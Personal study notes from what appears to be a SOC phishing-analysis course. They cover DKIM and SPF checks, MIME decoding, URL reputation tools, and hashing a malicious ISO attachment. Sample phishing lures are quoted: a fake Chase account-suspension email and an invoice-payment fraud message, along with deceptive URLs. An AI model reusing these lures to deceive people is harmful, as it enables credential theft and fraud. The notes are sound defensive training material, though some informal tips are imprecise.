lPbeNBAjMcRtmKYC+tKT39laA2mtPuQub9LHtgzkmAXqE9D7uvgc8gEoUgdvQyefKClRR/rKomB9CeQIDAQAB"

Authoritative answers can be found from:
```

```
m8a8a8y@m8a8a8y-VirtualBox:~$ dig TXT s1._domainkey.namecheap.com

; <<>> DiG 9.18.30-0ubuntu0.24.04.2-Ubuntu <<>> TXT s1._domainkey.namecheap.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37496
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;s1._domainkey.namecheap.com.   IN      TXT

;; ANSWER SECTION:
s1._domainkey.namecheap.com. 60 IN      CNAME   s1.domainkey.u1828068.wl069.sendgrid.net.
s1.domainkey.u1828068.wl069.sendgrid.net. 1800 IN TXT "k=rsa; t=s; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4EJ2WbK3G12fhP8hlHBTABlvdbKePJXwux+sjGXRnnoVdGAaw9q9D96qeW3uWqAbBSyPB06w4zTeK1qi7Ar+rBC91zKEiuoi6Rbd8xkDBG1Emo8RMhZjOHer5xl0TobynvYy6J4F/ge4OgA17nNDfc7n2Xg+OOKHVY4dVZfdgNR29eGraxD8X0E2pMBdNgtqKvt6S" "4irlnEuhvko+Ls3XqBicTnM30Q04ffyIJWlUqHEwVjBUHKXV+/sTif8UecWw2m9uLYlPbeNBAjMcRtmKYC+tKT39laA2mtPuQub9LHtgzkmAXqE9D7uvgc8gEoUgdvQyefKClRR/rKomB9CeQIDAQAB"

;; Query time: 98 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Wed Jul 02 14:43:58 +03 2025
;; MSG SIZE  rcvd: 530
```


5- verify it https://mxtoolbox.com/dkim.aspx use the domain and selector





We have the same dkim signature

6- Check the header



After all this we can say its not phishing email and the authentication result header proves this :

```
Authentication-Results: mx.google.com;
       dkim=pass header.i=@namecheap.com header.s=s1 header.b=ZUpafHVI;
       dkim=pass header.i=@sendgrid.info header.s=smtpapi header.b=CxdmlJnR;
       spf=pass (google.com: domain of bounces+18856604-a1f1-rachel.jones=cosmicfusiontech.com@mailserviceemailout1.namecheap.com
       designates 149.72.142.11 as permitted sender)
       smtp.mailfrom="bounces+18856604-a1f1-rachel.jones=cosmicfusiontech.com@mailserviceemailout1.namecheap.com";
       dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=namecheap.com
```

Email Content Analysis

Wednesday, July 2, 2025 3:08 PM


```
MIME-Version: 1.0

--6a791d581af51f7c48a884373fb07ea2e4d78ba3b26c7beeabcb76cfc663
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=ascii



--6a791d581af51f7c48a884373fb07ea2e4d78ba3b26c7beeabcb76cfc663
Content-Transfer-Encoding: 7bit
Content-Type: text/html; charset=ascii

<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=us-ascii">
<style type="text/css" style="display:none;"> P {margin-top:0;margin-bottom:0;} </style>
</head>
<body dir="ltr">
a, sans-serif; font-size: 12pt; color: rgb(0, 0, 0);
```

MIME boundary this is used to show and separate different email arts

How content is encoded to transmission


Multipurpose Internet Mail Extensions (MIME)

which allows email body have different types of content html pics text and so on



In many cases emails are in coded to base 64 - html entities - url encoding - etc and some times all together

```
                                                            <div class=3D"yiv15=
05425762button-container" style=3D"line-height:inherit;padding-top:10px;pad=
ding-right:10px;padding-bottom:10px;padding-left:10px;" align=3D"center">
                                                                <a style=3D"lin=
e-height:inherit;text-decoration:none;display:inline-block;color:#ffffff;ba=
ckground-color:#41CCB4;border-radius:4px;width:auto;width:auto;border-top:1=
px solid #41CCB4;border-right:1px solid #41CCB4;border-bottom:1px solid #41=
CCB4;border-left:1px solid #41CCB4;padding-top:10px;padding-bottom:10px;fon=
t-family:Arial, 'Helvetica Neue', Helvetica, sans-serif;text-align:center;"=
 href=3D"https://tradestar.lt.acemlnc.com/Prod/link-tracker?redirectUrl=3Da=
HR0cHMlM0ElMkYlMkZzZWN1cmUtbGVkZ2VybGl2ZS5jb20lMkY=3D&amp;sig=3D5Cmvp1GURuN=
zmDNTdTqxkr3tww1xGx3veocKRi92Nb8d&amp;iat=3D1704351993&amp;a=3D%7C%7C897726=
94%7C%7C&amp;account=3Dtradestar%2Eactivehosted%2Ecom&amp;email=3D303AA8hFW=
ZdR27KCtfzXviS%2FfNpy9kGUVnNm4XA3J1bCdW28%2FKO3%3AHC4Ma11VAGawlOJbSBfDAPIwK=
PfFpICh&amp;s=3D6d7b1963728338ead9026764a7fcbd73&amp;i=3D5373A6473A276A3867=
6" rel=3D"noopener noreferrer" target=3D"_blank"><span style=3D"line-height=
:inherit;padding-left:20px;padding-right:20px;font-size:16px;display:inline=
-block;">
                                                                        <span s=
tyle=3D"font-size:16px;line-height:2;">Upgrade to latest version</span> </s=
pan></a>
```




Email URL Analysis

Friday, July 4, 2025 3:02 PM

1

a. right click on the url and copy it


alerts@chase.com
alerts@chase.com
To Bob Sanders <bob.sanders@corhalitech.com>
Reply to kellyellin426@proton.me
Your Bank Account has been blocked due to unusual activities

CHASE

Dear Customer,

Due to unusual activities on your account, we placed a tempory suspension until you verify your account.

What You Need To Do In Order To Restore Your Account.

To verify your account, Click on "Reactivate Your Account" below and complete the steps to verify recent account activity.

Reactivate Your Account

Sincerely,


Chase Online Service

b. use the email source and look for things as http or <a or href

```
le=3D"max-width:1170px; padding-bottom:0px; display:inline!important; verti=
cal-align:bottom; border-radius:0%; border-width:0; height:auto; outline-st=
yle:none; text-decoration:none" src=3D"https://raw.githubusercontent.com/MalwareCube/SOC101/main/assets/01_Phishing_Analysis/
34c8f34e-64a8-4ad7-874a-a9b70ee648e2_0_0_0_0_0_0_0_0_0.jpg">
</td>
```

```
x; padding-right:15px; padding-left:15px >
<a class=3D"x_mcnButton" title=3D"Reactivate Your Account" href=3D"https://=
dsgo.to/CQECQECnpqY3NDSGtODt9ft2qtxzcXGUveTV5fRYmtYAZsQCnpqY3NDSGtODt9ft2qt=
xzcXGUveTV5fRYmtYAZsQCQECnpqY3NDSGtODt9ft2qtxzcXGUveTV5fRYmtYAZsQ" target=
=3D"_blank" style=3D"font-weight:bold; letter-spacing:normal; line-height:1=
00%; text-align:center; text-decoration:none; color:#FFFFFF; display:block"=
>Reactivate
 Your Account</a> </td>
```

c. use cyberchef and decode the email




And we know from the email source that the email is quoted printable encoded and use extract url to give u all urls and defarg url will make the url not as link incase making report

2

You can use https://github.com/MalwareCube/Email-IOC-Extractor

This tool with get u ips urls and in defang mod



3. Use tools to check the url

- https://phishtank.org/
- https://www.url2png.com/ will give u a screen shoot of the page
- https://urlscan.io/ will scan the page with screen shot - ips - and path - address - even if not safe
- https://www.virustotal.com/gui/home/upload
- https://www.urlvoid.com/
- https://www.wannabrowser.net/ will give you a respond of the url even the rediredy one
- https://unshorten.it/
- https://urlhaus.abuse.ch/ will search about it if have been reported or not
- https://transparencyreport.google.com/safe-browsing/search
- https://www.joesandbox.com/

Not :

1. if none of the tools say its malicious doesn't mean they are safe sometimes they are using online things like drive or docs to pass the filters
2. If the domain is up from 30 days don't trust it
3. If the header analysis says that the email is malisons this means the url too

The Anatomy of a URL

Friday, July 4, 2025 2:51 PM

Can be specific time in video or could be ID

Multiple parameters are separated by &

1 2

http://apple-login.dnsdyn.net/ODFTY/index.php
?email=asimpson@example.com

3

https://revalidatenow.wixsite.com/my-site/

Using wix to inpersonate another site

https://www.micosoft.com/account

Email Attachment Analysis

Friday, July 4, 2025 5:28 PM

In this section we are focusing on the hash of the file

And remember the hash is based on the content and any small change in the content make a huge change in the hash

Paolo Reggiani
Paol.Reggiani@moss.it

To wpx@protonmail.com

FW: Due Invoice Payment - protonmail.com - Wire Transfer Document

From: Purchases
Sent: 09 JAN, 2020 07:20am
To: hr
Cc: fairview
Subject: Proforma Invoice - protonmail.com

Good Morning,

Please find the Due invoices for protonmail.com. These invoices need to be settled urgently.

These invoices need to be paid urgently today.

Please find the contact person email wpx@protonmail.com

Please forward the payment details directly to the email after payment.

Kindly make the wire transfer today.

Regards

1 attachment: quotation.iso 112 KB

The first step is to download the file on you device manually or using

https://github.com/DidierStevens/DidierStevensSuite/blob/master/emldump.py

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/Tools$ python3 ./emldump.py -h
Usage: emldump.py [options] [mimefile]
EML dump utility

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -m, --man             Print manual
  -d, --dump            perform dump
  -x, --hexdump         perform hex dump
  -a, --asciidump       perform ascii dump
  -H, --header          skip first lines without fields
  -I, --headers         Display headers
  -s SELECT, --select=SELECT
                        select item nr or MIME type for dumping
  -y YARA, --yara=YARA  YARA rule file (or directory or @file) to check
                        streams (YARA search doesn't work with -s option)
  --yarastrings         Print YARA strings
  -D DECODERS, --decoders=DECODERS
                        decoders to load (separate decoders with a comma , ;
                        @file supported)
  --decoderoptions=DECODEROPTIONS
                        options for the decoder
  -v, --verbose         verbose output with decoder errors
  -c CUT, --cut=CUT     cut data
  -E EXTRA, --extra=EXTRA
                        add extra info (environment variable: EMLDUMP_EXTRA)
  -f, --filter          filter out obfuscating lines
  -F, --fix             Fix obfuscated lines
  -j, --jsonoutput      produce json output
```

Then run it with the file name to see what it can get , then using -s (select) to get the file needed

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/Tools$ python3 ./emldump.py  ../04_Attachment_Analysis/sample1.eml
1: M        multipart/mixed
2: M        multipart/related
3:      1528 text/html
4:    114688 application/octet-stream (quotation.iso)
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/Tools$ python3 ./emldump.py  ../04_Attachment_Analysis/sample1.eml -s 4
00000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

And u can save it and get to see the hash of the file using 3 algorithms
sha1 - sha256 - md5


Note when saving the file use -d to preform dump

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/04_Attachment_Analysis$ python3 ../Tools/emldump.py  sample1.eml -s 4 -d > qoutations.iso
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/04_Attachment_Analysis$ ls
Malware_Samples  qoutations.iso  sample1.eml
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/04_Attachment_Analysis$ sha256sum qoutations.iso  && sha1sum qoutations.iso && md5sum qoutations.iso
75fdb848eac332b4ca7d88f497e7ba7ebbb9a798d825b28cf1f87b9d7149e87f  qoutations.iso
3fe45f8cd20cd7c63e55e3918dac1d3a0d7fb05a  qoutations.iso
6aef1d7f88e8aa450a0c604b4caee5ba  qoutations.iso
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/04_Attachment_Analysis$
```


Or use https://github.com/MalwareCube/Email-IOC-Extractor


```
Extracted Attachments:
====================================
Filename: quotation.iso
MD5: 6aef1d7f88e8aa450a0c604b4caee5ba
SHA1: 3fe45f8cd20cd7c63e55e3918dac1d3a0d7fb05a
SHA256: 75fdb848eac332b4ca7d88f497e7ba7ebbb9a798d825b28cf1f87b9d7149e87f
```

Use virus total
 to see If the file hash is safe or not



or https://talosintelligence.com/


Intelligence Center
75fdb848eac332b4ca7d88f497e7ba7ebbb9a798d825b28cf1f87b9d7149e87f
Experiencing an issue? Submit a support ticket.
Web Reputation
Content Categorization
Sender IP Reputation
Sender Domain Reputation
File Reputation
IPS/IDS


FILE REPUTATION
Malicious
TALOS WEIGHTED FILE REPUTATION SCORE
95
Think this reputation is incorrect?
Submit a File Reputation Ticket
SHA256
75FDB848EAC332B4CA7D88F497E7BA7EBBB9A798D825B28CF1F87B9D7149E87F
Clicking the above SHA256 will redirect you to Cisco ThreatGrid. This service requires a ThreatGrid subscription.
FILE SIZE 114688 bytes
SAMPLE TYPE ISO 9660 CD-ROM filesystem data makave (2)_protected_68A4888
CISCO SECURE ENDPOINT DETECTION NAME* Auto.75FD88.231452.in02
*Limited to SHA256 lookup
ASSOCIATED DOMAINS FOR THIS HASH
onedrive.live.com
cacerts.digicert.com
DETECTION ALIASES
detected
Win32.Trojan-gen
Trojan.GenericKD.42245687
Win.Trojan.Gamarue-9861873-0
W32/Injector.XH.gen!Eldorado
Trojan.Siggen9.3428

Dynamic Attachment Analysis and Sandboxing

Friday, July 4, 2025 6:18 PM

Sandboxing is a technique used to separate harmful files from the rest


1. We are looking to the process that are working and responding
2. Any registry changes (change or over writing any of the entrees)
